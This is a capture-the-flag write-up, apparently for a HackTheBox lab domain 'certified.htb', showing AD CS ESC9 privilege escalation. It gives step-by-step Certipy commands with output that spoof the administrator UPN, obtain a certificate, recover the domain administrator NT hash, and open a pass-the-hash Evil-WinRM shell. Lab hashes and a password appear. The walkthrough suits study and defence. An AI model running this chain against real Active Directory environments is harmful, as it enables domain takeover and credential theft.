Abusing ESC9
Oliver Lyak discovered that the patch didn't prevent his implicit certificate mapping exploit in its entirety. It was still possible under certain circumstances which he called ESC9 and ESC10.(We'll only discuss ESC9)
Following are the requirements of ESC9:
- Account A has GenericWrite over Account B
- Certificate template has the
NO_SECURITY_EXTENSIONflag enabled StrongCertificateBindingEnforcementset to 0/1 (Disabled/Compatibility) ORCertificateMappingMethodscontains UPN flag
Privilege Escalation Chain
The privilege escalation chain in this case looks like this:
1. The user management_svc has GenericAll over ca_operator so change the UPN of ca_operator to administrator.
2. Request the certificate as ca_operator using the vulnerable template. This will cause the UPN of administrator be injected on the issued certificate.
3. Revert the UPN of ca_operator back to its original form so that the certificate doesn't maps to this account when authenticating.
4. Authenticate as the Domain Administrator.
Step #01: Change the UPN
I changed the UPN of ca_operator to administrator. It couldn't be administrator@certified.htb because that would conflict with the legitimate account, as UPNs must be unique to single accounts.
croc@hacker$ certipy-ad account update -username 'management_svc@certified.htb' -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user 'ca_operator' -upn 'Administrator'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'Step#02: Request a Certificate using the Vulnerable Template
I requested a certificate using the above found vulnerable template as ca_operator. This will cause the UPN of administrator to be injected on to the certificate in the othername field.
croc@hacker$ certipy-ad req -u 'ca_operator@certified.htb' -p 'supportmeonPatreon' -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'Step #03: Restore the Changes
I reverted the UPN of ca_operator back to its original form so that when we authenticate using the administrator.pfx certificate, it doesn't maps to this account.
croc@hacker$ certipy-ad account update -username 'management_svc@certified.htb' -hashes 'a091c1832bcdd4677c28b5a6a1295584' -user 'ca_operator' -upn 'ca_operator@certified.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'Step #04: Authenticate as Domain Administrator
Next, I used the certificate to authenticate as domain admin giving out the administrator's NTLM hash:
croc@hacker$ certipy-ad auth -pfx administrator.pfx -domain 'certified.htb' -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34WinRM as Administrator
croc@hacker$ sudo evil-winrm -i 10.10.11.41 -u 'Administrator' -H '0d5b49608bbce1751f708748f67e2d34'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:UsersAdministratorDocuments> Root.txt
*Evil-WinRM* PS C:UsersAdministratorDesktop> ls


    Directory: C:UsersAdministratorDesktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        1/22/2025   3:43 PM             34 root.txt


*Evil-WinRM* PS C:UsersAdministratorDesktop> cat root.txt
51ed5*********************Resources





0 Comments